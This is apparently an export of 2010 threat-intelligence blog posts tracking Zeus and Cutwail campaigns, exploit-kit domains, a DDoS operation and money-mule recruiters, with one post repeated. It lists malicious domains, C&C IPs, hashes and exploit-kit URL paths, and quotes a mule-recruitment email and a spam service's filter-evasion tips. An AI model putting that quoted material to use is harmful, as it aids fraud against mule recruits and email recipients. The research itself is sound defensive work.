justinnew4 .com - Email: 3242dswewrf@yahoo.com

justinnew5 .com - Email: 3242dswewrf@yahoo.com

justinnew6 .com - Email: 3242dswewrf@yahoo.com

justinnew7 .com - Email: 3242dswewrf@yahoo.com

justinnew8 .com - Email: 3242dswewrf@yahoo.com

justinnew9 .com - Email: 3242dswewrf@yahoo.com

justinnew10 .com - Email: 3242dswewrf@yahoo.com

justinnew11 .com - Email: 3242dswewrf@yahoo.com

justinnew12 .com - Email: 3242dswewrf@yahoo.com

justinnew12 .com - Email: 3242dswewrf@yahoo.com

justinnew13 .com - Email: 3242dswewrf@yahoo.com

1016

justinnew14 .com - Email: 3242dswewrf@yahoo.com

justinnew15 .com - Email: 3242dswewrf@yahoo.com

justinnew16 .com - Email: 3242dswewrf@yahoo.com

justinnew17 .com - Email: 3242dswewrf@yahoo.com

justinnew18 .com - Email: 3242dswewrf@yahoo.com

justinnew19 .com - Email: 3242dswewrf@yahoo.com

justinnew20 .com - Email: 3242dswewrf@yahoo.com

justinnew21 .com - Email: 3242dswewrf@yahoo.com

justinnew22 .com - Email: 3242dswewrf@yahoo.com

justinnew23 .com - Email: 3242dswewrf@yahoo.com

justinnew24 .com - Email: 3242dswewrf@yahoo.com

Historical OSINT of live exploit serving, malware phone back locations parked at 91.200.164.44:

abecedarian .in - Email: jobmasterx@yahoo.com

absinthial .in - Email: jobmasterx@yahoo.com

acarine .in - Email: jobmasterx@yahoo.com

aeruginous .in - Email: jobmasterx@yahoo.com

agrestic .in - Email: jobmasterx@yahoo.com

alveolate .in - Email: jobmasterx@yahoo.com

anaclastic .in - Email: jobmasterx@yahoo.com

anatine .in - Email: jobmasterx@yahoo.com

anconoid .in - Email: jobmasterx@yahoo.com

ancoral .in - Email: jobmasterx@yahoo.com

anserine .in - Email: jobmasterx@yahoo.com

archididascalian .in - Email: jobmasterx@yahoo.com

arietine .in - Email: jobmasterx@yahoo.com

babied .in - Email: jobmasterx@yahoo.com

baffled .in - Email: jobmasterx@yahoo.com

banal .in - Email: jobmasterx@yahoo.com

barren .in - Email: jobmasterx@yahoo.com

battle-worn .in - Email: jobmasterx@yahoo.com

bawled .in - Email: jobmasterx@yahoo.com

beatific .in - Email: jobmasterx@yahoo.com

beckoned .in - Email: jobmasterx@yahoo.com

betonomeshalkatraktor .in - Email: ynetsw@gmail.com

fcaliber65 .in - Email: wert32@rambler.ru

humpiii1 .in - Email: wert32@rambler.ru

izyvecheniy0tragladit .in - Email: ynetsw@gmail.com

lifeberyt .in - Email: wert32@rambler.ru

marrychristmasforyou .com - *ACTIVE*

marrychristmasforyou .net - *ACTIVE*

my1stdomain .in - Email: wert32@rambler.ru

pingcrews .in - Email: jobmasterx@yahoo.com

razymniygluk .in - Email: ynetsw@gmail.com

rescservuce .in - Email: wert32@rambler.ru

1017

Name servers of notice:

dns1.yekt.net - 67.15.47.189

ns1.trythisok.cn - 89.248.166.45 - chunk@qx8.ru

ns1.basilkey.ws - 89.248.166.45 - info@gtec.ru

ns2.maninwhite.cc - 38.99.169.210 - duly@fastermail.ru

ns2.mythinregion.ws - Email: info@gtec.ru

ns2.partytimee.cn - 38.99.169.208 - Email: chunk@qx8.ru

ns3.cnnandpizza.cc - 195.182.57.36 - Email: bears@fastermail.ru

ns3.partymorning.ws - 94.23.114.71 - Email: info@gtec.ru

Take a look at the routing graph for a moment. Who do we have here? Our "dear friends" at [18]AS5577

ROOT eSolutions (also seen [19]here; [20]here; [21]here; [22]here; [23]here and [24]here) acting as a node to an ever expanding portfolio of malicious customers, with

AS50215 Troyak-as Starchenko Roman Fedorovich part of the

[25]Pushdo crimeware and [26]client-side exploit serving campaigns, [27]second in the list.

AS47560 - VESTEH-NET-as Vesteh LLC has been notified, awaiting response/take down reaction. Or the lack of

such.

Related coverage of money laundering in the context of cybercrime:

[28]Keeping Reshipping Mule Recruiters on a Short Leash

[29]Keeping Money Mule Recruiters on a Short Leash

1018

[30]Standardizing the Money Mule Recruitment Process

[31]Money Mule Recruiters use ASProx's Fast Fluxing Services

[32]Money Mules Syndicate Actively Recruiting Since 2002

[33]Inside a Money Laundering Group's Spamming Operations

This post has been reproduced from [34]Dancho Danchev's blog. Follow him [35]on Twitter.

1. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

2. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

3. http://blogs.zdnet.com/security/?p=2293

4. http://www.messagelabs.com/mlireport/MLI_2010_01_Jan_FINAL_EN.pdf

5. http://blogs.zdnet.com/security/?p=1514

6. http://twitter.com/danchodanchev/status/8638311702

7. http://twitter.com/danchodanchev/status/8638405085

8. http://twitter.com/danchodanchev/status/8638505748

9. http://twitter.com/danchodanchev/status/8638623148

10. http://twitter.com/danchodanchev/status/8638713256

11. http://twitter.com/danchodanchev/status/8638841565

12. https://zeustracker.abuse.ch/monitor.php?as=47560

13. http://google.com/safebrowsing/diagnostic?site=AS:47560

14. http://blogs.zdnet.com/security/?p=1085

15. http://www.delphifaq.com/faq/scams/f1057.shtml?p=22

16. http://www.delphifaq.com/faq/scams/f1057.shtml?p=22

17. https://zeustracker.abuse.ch/monitor.php?ipaddress=91.200.164.44

18. http://hphosts.blogspot.com/2009/11/crimeware-friendly-isps-root-esolutions.html

19. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

20. http://ddanchev.blogspot.com/2009/02/cost-of-anonymizing-cybercriminals.html

21. http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html

22. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

23. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

24. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

25. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

26. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html

27. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

28. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

29. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

30. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

31. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

32. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

33. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

34. http://ddanchev.blogspot.com/

35. http://twitter.com/danchodanchev

1019

Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild (2010-02-11 22:19)

A currently ongoing malware campaign courtesy of the gang that’s been busy rotation themes over the past few

weeks, has changed the theme to " *You are in a higher tax bracket*", and continues serving client-side exploits next to a Zeus crimeware sample using a bogus " *You don’t have the latest version of Macromedia Flash Player*" error message.

- Sample URL: rep1031 .be/reports/getreport.php?email=email - Email: souchuck@yahoo.com. The following

currently suspended domains are also involved - **rep1032 .be**; **rep1030.me .uk**; **rep1031.me .uk**; **rep1032.me .uk**; **rep1030.co .uk**; **rep1031.co .uk**; **rep1032.co .uk**; **rep1043.me .uk**; **rep1041.co .uk**; **rep1032.co .uk** 1020

- UPDATED: The most recently spamvertised domains include:

rep1041 .kr - Email: Souchuck@yahoo.com

rep1042 .kr - Email: Souchuck@yahoo.com

rep1043 .kr - Email: Souchuck@yahoo.com

rep1044 .kr - Email: Souchuck@yahoo.com

rep1041.ne .kr - Email: Souchuck@yahoo.com

rep1042.ne .kr - Email: Souchuck@yahoo.com

rep1043.ne .kr - Email: Souchuck@yahoo.com

rep1041.co .kr - Email: Souchuck@yahoo.com

rep1042.co .kr - Email: Souchuck@yahoo.com

rep1043.co .kr - Email: Souchuck@yahoo.com

rep1044.co .kr - Email: Souchuck@yahoo.com

rep1041.or .kr - Email: Souchuck@yahoo.com

rep1042.or .kr - Email: Souchuck@yahoo.com

1021

rep1043.or .kr - Email: Souchuck@yahoo.com

rep1044.or .kr - Email: Souchuck@yahoo.com

- Sample detection rate:

update.exe - [1]PWS:Win32/Zbot.RS - Result: 8/41 (19.52 %); **MD5:** 44028f0e2fa3ec70507992cb0684ff58

- Name servers of notice:

ns1.socialworc .net - 87.117.245.9 - Email: storylink@live.com

ns1.trihtmens .net - 87.117.245.9

ns1.inserthelping .net - suspended

ns1.citysatellites .net - down

- Sample message: " *Dear taxpayer, The Federal income tax is a progressive tax, meaning that the more you earn, the higher your tax rate. Your tax rate depends not just upon your taxable income, but also upon your filing status (single, married filing jointly, etc.). You're in a higher tax bracket because: - your annual income for the last tax year has increased. Please review your annual tax report immediately at: get report*."

- Sample iFrame used: 109.95.115.36 /uzs/in.php also used in last [2]week's PhotoArchive campaign; - AS50215 -

Troyak-as Starchenko Roman Fedorovich - akanyovskiy@troyak.org; akanyovskiy@vishclub.net and serving CVE-2007-

5659; CVE-2008-2992; CVE-2009-0927; CVE-2009-4324.

1022

- Sample malware detection rate/phone back C &Cs: update.exe - [3]Trojan-Spy.Win32.Zbot.gen - Result: 8/41

(19.52 %), **MD5:** f15d88ac3e381aeb6b3779b0dd7042ce.

Upon execution phones back to [4]**trollar .ru/cnf/trl.jpg** - 109.95.114.133 - Email: bernardo _pr@inbox.ru;

[5]AS50369 - VISHCLUB-AS Kanyovskiy Andriy Yuriyovich. Email was also used to register the Zeus C &C from last week’s "[6] *PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild*" campaign.

- Name servers of notice: ns1.gompley .net - 74.117.63.218 - Email: storylink@live.com; ns1.hoocky .net -

74.117.63.218 - Email: footboolfan7@aol.com, also known to have been parked on the same IP are ns1.allhostinfo

.com - Email: line@metalfan.com; ns1.helpgoldbank .net - Email: glonders@gmail.com and ns1.drowthdb .com.

- Second portfolio of related name servers: the second portfolio is parked at 62.19.3.2 - ns1.faktorypro .com -

Email: poolbill@hotmail.com; ns1.x-videocovers .net - Email: storylink@live.com; ns1.serwisezone .net - Email:

line@metalfan.com; ns1.guarantexpres .com; ns1.respectiveowners .net

1023

Updates will be posted as soon as new developments emerge.

Related coverage of the gang’s previous campaigns:

[7]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[8]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits

[9]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[10]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[11]Pushdo Injecting Bogus Swine Flu Vaccine

[12]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[13]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[14]The Multitasking Fast-Flux Botnet that Wants to Bank With You

This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.

1.

http://www.virustotal.com/analisis/aa9f7b84bf5b1937a529b0b9c0d3488971cdf23d318053cfe818333ae7639737-12659

30510

2. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html

3.

http://www.virustotal.com/analisis/08c6a859e00d5011bf3c67a03466c5567db7678f0bba0f174619ac5298bf2ec9-12659

15258

4. https://zeustracker.abuse.ch/monitor.php?host=trollar.ru

5. https://zeustracker.abuse.ch/monitor.php?as=50369

6. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html

7. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html

8. http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html

9. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

10. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

11. http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html

12. http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html

13. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html

14. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html

15. http://ddanchev.blogspot.com/

16. http://twitter.com/danchodanchev

’Anonymous’ Group’s DDoS Operation Titstorm (2010-02-12 01:40)

1025

’Anonymous’ Group’s DDoS Operation Titstorm (2010-02-12 01:40)

With last months [1]’Anonymous’ Group’s DDoS Operation Titstorm campaign a clear success based on the real-time monitoring of the crowdsourcing-driven attack, it’s time to take a brief retrospective on the tools and tactics used, and relate

• Go through an analysis of 2009’s failed **[2]Operation Didgeridie DDoS campaign**

Why is Operation Titstorm an important one to profile? Not only because it worked compared to **[3]Operation**

Didgeridie, but also, due to the fact that crowdsourcing driven (malicious culture of participation) DDoS attacks have proven themselves throughout the past several years, as an alternative to DDoS for hire attacks.

- DIY ICMP flooders

- Web based multiple iFrame loaders to consume server CPU

- Web based email bombing tools+predefined lists of emails belonging to government officials/employees

Go through related posts on crowdsourcing DDoS attacks/malicious culture of participation:

[4]Coordinated Russia vs Georgia cyber attack in progress

[5]Iranian opposition launches organized cyber attack against pro-Ahmadinejad sites

[6]People’s Information Warfare Concept

[7]Electronic Jihad v3.0 - What Cyber Jihad Isn’t

1026

[8]Electronic Jihad’s Targets List

[9]The DDoS Attack Against CNN.com

[10]Chinese Hacktivists Waging People’s Information Warfare Against CNN

[11]The Russia vs Georgia Cyber Attack

[12]Real-Time OSINT vs Historical OSINT in Russia/Georgia Cyberattacks

[13]Pro-Israeli (Pseudo) Cyber Warriors Want your Bandwidth

[14]Iranian Opposition DDoS-es pro-Ahmadinejad Sites

This post has been reproduced from [15]Dancho Danchev’s blog. Follow him [16]on Twitter.

1. http://www.smh.com.au/technology/technology-news/operation-titstorm-hackers-bring-down-government-website

s-20100210-nqku.html

2. http://blogs.zdnet.com/security/?p=4234

3. http://blogs.zdnet.com/security/?p=4234

4. http://blogs.zdnet.com/security/?p=1670

5. http://blogs.zdnet.com/security/?p=3613

6. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

7. http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html

8. http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html

9. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html

10. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html

11. http://ddanchev.blogspot.com/2008/08/russia-vs-georgia-cyber-attack.html

12. http://ddanchev.blogspot.com/2008/10/real-time-osint-vs-historical-osint-in.html

13. http://ddanchev.blogspot.com/2009/01/pro-israeli-pseudo-cyber-warriors-want.html

14. http://ddanchev.blogspot.com/2009/06/iranian-opposition-ddos-es-pro.html

15. http://ddanchev.blogspot.com/

16. http://twitter.com/danchodanchev

1027

Dissecting an Ongoing Money Mule Recruitment Campaign (2010-02-12 23:46)

Money mule recruiters can be sometimes described as mass-marketing zombies, who have absolutely no idea who

they’re trying to recruit. **Cefin Consulting & Finance - cefincf .com** - 195.190.13.106 - Email: flier@infotorrent.ru is the very latest example of such a campaign, trying to recruit, well, me.

The initial recruitment email was spammed from **maximumsxz78@roulottesste-anne.com** with IP **221.154.76.195**:

" *Cefin Consulting & Finanace is one of the leading providers of consulting services in the world. Our success depends both on high quality of services and on professionally managed and reliable business processes. This is the reason why quality is our main concern. However, the only way to reach top-notch quality in our business is permanent struggle for quality and engineering of stable procedures. It is not possible to reach high quality standards without dedicated personnel striving for flawless operation of processes and projects in their daily life.*

Currently we have a Financial Manager opening. No deadlines for applications are set. The job of Financial

Manager includes processing of money transfers, sent to his personal bank accounts by company clients. Upon receiving a transfer the Financial Manager has to redirect it to the account specified by our dispatchers. All you need for this job are: 3-4 free hours a day, your wish, ability to work in a team and responsibility. The initial wages will equal 5 % of total monthly turnover.

Requirements to Candidates:

- 20 years old and more

1028

- Be able to check your email several times a day

- Should have personal (or business) bank account

- Have a skill to communicate and access to the Internet.

- Foreign language (English is preferable).

- To have an opportunity in any working hours to go to closest Western Union location and make money transfer .

What we offer:

- Generous wages - (Your earnings will originally make 5 % from each payment. Your earnings will originally make 5 %

from each payment. After 5 remittances if you will operatively work and correctly, your earnings raises up to 10 %.)

- Opportunity of increase in your earnings.

- Free seminars and training courses (After 6 months of great work).

2010 © Cefin Consulting & FinanaceIf you are interested in this opening, don’t hesitate to send your CV at our e-mail: ***cefincfss@yahoo.com*** *All right reserved.* "

Response received from **cefincfss@yahoo.com** with IP [1]**91.207.4.162**, asking for the following details, althrough the [2]**DIY money-mule recruitment management interface** automates the entire process, thereby allowing it to scale:

" *If you have understood the meaning of work and ready to begin working with us, please send us your INFO in the following format:*

1029

1) First name; 2) Last name; 3) Country; 4) City; 5) Zip code; 6) Home Phone number, Work Phone number,

Mobile Phone number; 7) Bank account info:; a) Bank name; b) Account name; c) Account number; d) Sort code; 8) Scan you passport or driver license"

The CV forwarding email provided is **mynesco@yahoo.com**, although they'll even recruit you without sending them the required CV.

What's special about the bogus company, is not the new template layout that they've purchased from a [3]**vendor offering creative for money-mule recruitment campaign**, but their attempt to establish themselves as a trusted brand by featuring fake certificates issued by easily recognizable brands, such as **Western Union**, **Money Gram**, **Investors in People**, the **World Business Community** and even an award from the **Chamber Awards** for 2004 in the category - " *Most Promising New Business*".

Moreover, parked on the very same IP where the money mule recruitment is, are also domains currently serving live exploits, as well as a DIY interface for a spamming service known as "OS-CORP".

The certificates in question:

1030

1031

1032

1033

1034

Cefin Consulting & Finance describes itself as:

" *Cefin consulting & Finance was founded at the beginning of 1990. The emerged structure united specialists with unique background in management consulting, marketing research, business evaluation and stock-exchange operations.The following two companies constitute Cefin consulting & Finance:*

- Omega Financial Dept. - the dedicated company in the field of securities operations;

- Omega Consult - the dedicated consulting company, rendering services in strategic planning and corporate management.

Activity of Cefin consulting & Finance is focused on generation of balanced solutions for active development of the company and minimization of business risks.

1035

Cefin consulting & Finance offers successful managerial solutions through consulting support to projects in various spheres, namely: comprehensive restructuring and organizational development, generation of managing companies, engineering of tailored management systems for corporate clients, implementation of project management methods, business development financial and economic simulation.

Top-notch dedicated professionals with key competence in various consulting fields constitute our rigorous staff.

We boast to have management consulting and business strategy development experts, certified securities dealers, assessment and registration, marketing and financial specialists, corporate law and anti-monopoly legislation gurus.

Address: Cefin consulting & Finance is located at 510 East 80th Street, New York, New York 10021 , United States 786-475-3994; 786-475-3994 (FAX)"

1036

The money mule recruitment domain **cefincf .com** - 195.190.13.106 - Email: flier@infotorrent.ru remains active.

Parked on the same IP are also the following domains, currently hosting live exploit kits:

384756783900 .cn - Email: abuse@domainsreg.cn

109438129432 .cn - Email: abuse@domainsreg.cn

234273849543 .cn - Email: abuse@domainsreg.cn

783456788839 .cn - Email: abuse@domainsreg.cn

odnaklasniki .cn - Email: Michell.Gregory2009@yahoo.com - Email profiled in December 2009's "[4] ***Celebrity-***

Themed Scareware Campaign Abusing DocStoc" - money mule recruitment connection

mynes-consultings .cn - Email: grishanizov@gmail.com

mynes-consult .cn - Email: grishanizov@gmail.com

1037

Sample live exploit structure, currently active at these domains:

- **mynes-consult .cn** -> if exploitation is not possible, the user is redirected to the legitimate **newegg.com**

- **mynes-consult .cn/load.php?spl=mdac**

- **mynes-consult .cn/load.php?spl=buddy**

- **mynes-consult .cn/load.php?spl=myspace**

- **mynes-consult .cn/load.php?spl=vml2**

- **mynes-consult .cn/load.php?spl=ymj**

- **mynes-consult .cn/load.php?spl=zango1**

- **mynes-consult .cn/load.php?spl=zango2**

All of these exploits drop load.exe - **[5]TrojanDownloader:Win32/Cutwail.gen!C** - Result: 41/41 (100.00 %), which upon execution phones back to **69.162.86.210**.

With cybercriminals actively multi-tasking these days, this money mule recruitment gang doesn't make an ex-

ception. On one of the domains listed above, a low-profile DIY spamming service known as OS-CORP is offering its services.

1038

The DIY spam service, also has Terms of Service and offers basic spamming recommendations. The following is a

roughly translated version of them:

" *- No child Porno spamming!*

- Do not offer me affiliate program (% of sales), I do not care!

- ICQ almost always online, but this does not mean that I always present! If you have not received an answer

immediately have patience, I will answer as soon as appearing!

- Mailing lists on bases of certain subjects are more expensive!

- I am not responsible for your campaigns and sites sites that are sometimes nailed in the process of spam! Use anti-abuse hosting!

- I’m not offering anti-abuse hosting services!

- I don’t offer recommendations for such services. I give only the services that spam!

- Campaign’s size should be UP TO 50 kb!

1039

Recommendations for the preparation of material for delivery!

- Do not always send the same text messages, ideally, to change the text after each mailing, the effect of there!

- Do not use themes in writing (headers) words such as EARN, OFFER, do not put a lot of exclamation marks and other (better do without them), just one!

- For a good response from countries whose native language is not English (eg Sweden, Spain, Denmark, etc.) is highly desirable to use the native language of the text distributed to countries, it gives a wonderful effect, and should not be mistaken, in countries such not everyone knows English, verified repeatedly!

- Do not write too long texts on a number of reasons this does not give a positive effect, but not limited to one sentence worth! Ideally, make the text in a few not particularly bulky paragraphs! "

The deeper your analyze, the more malicious, and most importantly, inter-connected it gets.

Related coverage of money laundering in the context of cybercrime:

[6]Keeping Money Mule Recruiters on a Short Leash - Part Two

1040

[7]Keeping Reshipping Mule Recruiters on a Short Leash

[8]Keeping Money Mule Recruiters on a Short Leash

[9]Standardizing the Money Mule Recruitment Process

[10]Money Mule Recruiters use ASProx's Fast Fluxing Services

[11]Money Mules Syndicate Actively Recruiting Since 2002

[12]Inside a Money Laundering Group's Spamming Operations

This post has been reproduced from [13]Dancho Danchev's blog. Follow him [14]on Twitter.

1. http://www.projecthoneypot.org/ip_91.207.4.162?vid=4lo20a29d1h0pnf8k2kpbinql2

2. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

3. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

4. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html

5.

http://www.virustotal.com/analisis/1ddfcb68894a31cae13fcb06227901ce87d3449a442c6de83b466e091d1ca5e7-12660

06095

6. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

7. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

8. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

9. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

10. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

11. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

12. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

13. http://ddanchev.blogspot.com/

14. http://twitter.com/danchodanchev

1041

Dissecting an Ongoing Money Mule Recruitment Campaign (2010-02-12 23:46)

Money mule recruiters can be sometimes described as mass-marketing zombies, who have absolutely no idea who

they're trying to recruit. **Cefin Consulting & Finance - cefincf .com** - 195.190.13.106 - Email: flier@infotorrent.ru is the very latest example of such a campaign, trying to recruit, well, me.

The initial recruitment email was spammed from **maximumsxz78@roulottesste-anne.com** with IP **221.154.76.195**:

" *Cefin Consulting & Finanace is one of the leading providers of consulting services in the world. Our success depends both on high quality of services and on professionally managed and reliable business processes. This is the reason why quality is our main concern. However, the only way to reach top-notch quality in our business is permanent struggle for quality and engineering of stable procedures. It is not possible to reach high quality standards without dedicated personnel striving for flawless operation of processes and projects in their daily life.*

Currently we have a Financial Manager opening. No deadlines for applications are set. The job of Financial

Manager includes processing of money transfers, sent to his personal bank accounts by company clients. Upon receiving a transfer the Financial Manager has to redirect it to the account specified by our dispatchers. All you need for this *job are: 3-4 free hours a day, your wish, ability to work in a team and responsibility. The initial wages will equal 5 % of total monthly turnover.*

Requirements to Candidates:

- 20 years old and more

1042

- Be able to check your email several times a day

- Should have personal (or business) bank account

- Have a skill to communicate and access to the Internet.

- Foreign language (English is preferable).

- To have an opportunity in any working hours to go to closest Western Union location and make money transfer .

What we offer:

- Generous wages - (Your earnings will originally make 5 % from each payment. Your earnings will originally make 5 %

from each payment. After 5 remittances if you will operatively work and correctly, your earnings raises up to 10 %.)

- Opportunity of increase in your earnings.

- Free seminars and training courses (After 6 months of great work).

2010 © Cefin Consulting & FinanaceIf you are interested in this opening, don’t hesitate to send your CV at our e-mail: ***cefincfss@yahoo.com*** *All right reserved.* "

Response received from **cefincfss@yahoo.com** with IP [1]**91.207.4.162**, asking for the following details, althrough the [2]**DIY money-mule recruitment management interface** automates the entire process, thereby allowing it to scale:

" *If you have understood the meaning of work and ready to begin working with us, please send us your INFO in the following format:*

1043

1) First name; 2) Last name; 3) Country; 4) City; 5) Zip code; 6) Home Phone number, Work Phone number,

Mobile Phone number; 7) Bank account info:; a) Bank name; b) Account name; c) Account number; d) Sort code; 8) Scan you passport or driver license"

The CV forwarding email provided is **mynesco@yahoo.com**, although they’ll even recruit you without sending them the required CV.

What’s special about the bogus company, is not the new template layout that they’ve purchased from a [3]**vendor offering creative for money-mule recruitment campaign**, but their attempt to establish themselves as a trusted brand by featuring fake certificates issued by easily recognizable brands, such as **Western Union**, **Money Gram**, **Investors in People**, the **World Business Community** and even an award from the **Chamber**

Awards for 2004 in the category - " *Most Promising New Business*".

Moreover, parked on the very same IP where the money mule recruitment is, are also domains currently serving live exploits, as well as a DIY interface for a spamming service known as "OS-CORP".

The certificates in question:

1044

1045

1046

1047

1048

Cefin Consulting & Finance describes itself as:

" *Cefin consulting & Finance was founded at the beginning of 1990. The emerged structure united specialists with unique background in management consulting, marketing research, business evaluation and stock-exchange operations.The following two companies constitute Cefin consulting & Finance:*

- Omega Financial Dept. - the dedicated company in the field of securities operations;

- Omega Consult - the dedicated consulting company, rendering services in strategic planning and corporate management.

Activity of Cefin consulting & Finance is focused on generation of balanced solutions for active development of the company and minimization of business risks.

1049

Cefin consulting & Finance offers successful managerial solutions through consulting support to projects in various spheres, namely: comprehensive restructuring and organizational development, generation of managing companies, engineering of tailored management systems for corporate clients, implementation of project management methods, business development financial and economic simulation.

Top-notch dedicated professionals with key competence in various consulting fields constitute our rigorous staff.

We boast to have management consulting and business strategy development experts, certified securities dealers, assessment and registration, marketing and financial specialists, corporate law and anti-monopoly legislation gurus.

Address: Cefin consulting & Finance is located at 510 East 80th Street, New York, New York 10021 , United States 786-475-3994; 786-475-3994 (FAX)"

1050

The money mule recruitment domain **cefincf .com** - 195.190.13.106 - Email: flier@infotorrent.ru remains active.

Parked on the same IP are also the following domains, currently hosting live exploit kits:

384756783900 .cn - Email: abuse@domainsreg.cn

109438129432 .cn - Email: abuse@domainsreg.cn

234273849543 .cn - Email: abuse@domainsreg.cn

783456788839 .cn - Email: abuse@domainsreg.cn

odnaklasniki .cn - Email: Michell.Gregory2009@yahoo.com - Email profiled in December 2009’s "[4] ***Celebrity-***

Themed Scareware Campaign Abusing DocStoc" - money mule recruitment connection

mynes-consultings .cn - Email: grishanizov@gmail.com

mynes-consult .cn - Email: grishanizov@gmail.com

1051

Sample live exploit structure, currently active at these domains:

- **mynes-consult .cn** -> if exploitation is not possible, the user is redirected to the legitimate **newegg.com**

- **mynes-consult .cn/load.php?spl=mdac**

- **mynes-consult .cn/load.php?spl=buddy**

- **mynes-consult .cn/load.php?spl=myspace**

- **mynes-consult .cn/load.php?spl=vml2**

- **mynes-consult .cn/load.php?spl=ymj**

- **mynes-consult .cn/load.php?spl=zango1**

- **mynes-consult .cn/load.php?spl=zango2**

All of these exploits drop load.exe - **[5]TrojanDownloader:Win32/Cutwail.gen!C** - Result: 41/41 (100.00 %), which upon execution phones back to **69.162.86.210**.

With cybercriminals actively multi-tasking these days, this money mule recruitment gang doesn't make an ex-

ception. On one of the domains listed above, a low-profile DIY spamming service known as OS-CORP is offering its services.

1052

The DIY spam service, also has Terms of Service and offers basic spamming recommendations. The following is a

roughly translated version of them:

" *- No child Porno spamming!*

- Do not offer me affiliate program (% of sales), I do not care!

- ICQ almost always online, but this does not mean that I always present! If you have not received an answer immediately have patience, I will answer as soon as appearing!

- Mailing lists on bases of certain subjects are more expensive!

- I am not responsible for your campaigns and sites sites that are sometimes nailed in the process of spam! Use anti-abuse hosting!

- I'm not offering anti-abuse hosting services!

- I don't offer recommendations for such services. I give only the services that spam!

- Campaign's size should be UP TO 50 kb!

1053

Recommendations for the preparation of material for delivery!

- Do not always send the same text messages, ideally, to change the text after each mailing, the effect of there!

- Do not use themes in writing (headers) words such as EARN, OFFER, do not put a lot of exclamation marks and other (better do without them), just one!

- For a good response from countries whose native language is not English (eg Sweden, Spain, Denmark, etc.) is highly *desirable to use the native language of the text distributed to countries, it gives a wonderful effect, and should not be mistaken, in countries such not everyone knows English, verified repeatedly!*

- Do not write too long texts on a number of reasons this does not give a positive effect, but not limited to one sentence worth! Ideally, make the text in a few not particularly bulky paragraphs! "

The deeper your analyze, the more malicious, and most importantly, inter-connected it gets.

Related coverage of money laundering in the context of cybercrime:

[6]Keeping Money Mule Recruiters on a Short Leash - Part Two

[7]Keeping Reshipping Mule Recruiters on a Short Leash

[8]Keeping Money Mule Recruiters on a Short Leash

[9]Standardizing the Money Mule Recruitment Process

[10]Money Mule Recruiters use ASProx’s Fast Fluxing Services

[11]Money Mules Syndicate Actively Recruiting Since 2002

[12]Inside a Money Laundering Group’s Spamming Operations

This post has been reproduced from [13]Dancho Danchev’s blog. Follow him [14]on Twitter.

1. http://www.projecthoneypot.org/ip_91.207.4.162?vid=4lo20a29d1h0pnf8k2kpbinql2

2. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

3. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

4. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html

5.

http://www.virustotal.com/analisis/1ddfcb68894a31cae13fcb06227901ce87d3449a442c6de83b466e091d1ca5e7-12660

06095

6. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

7. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

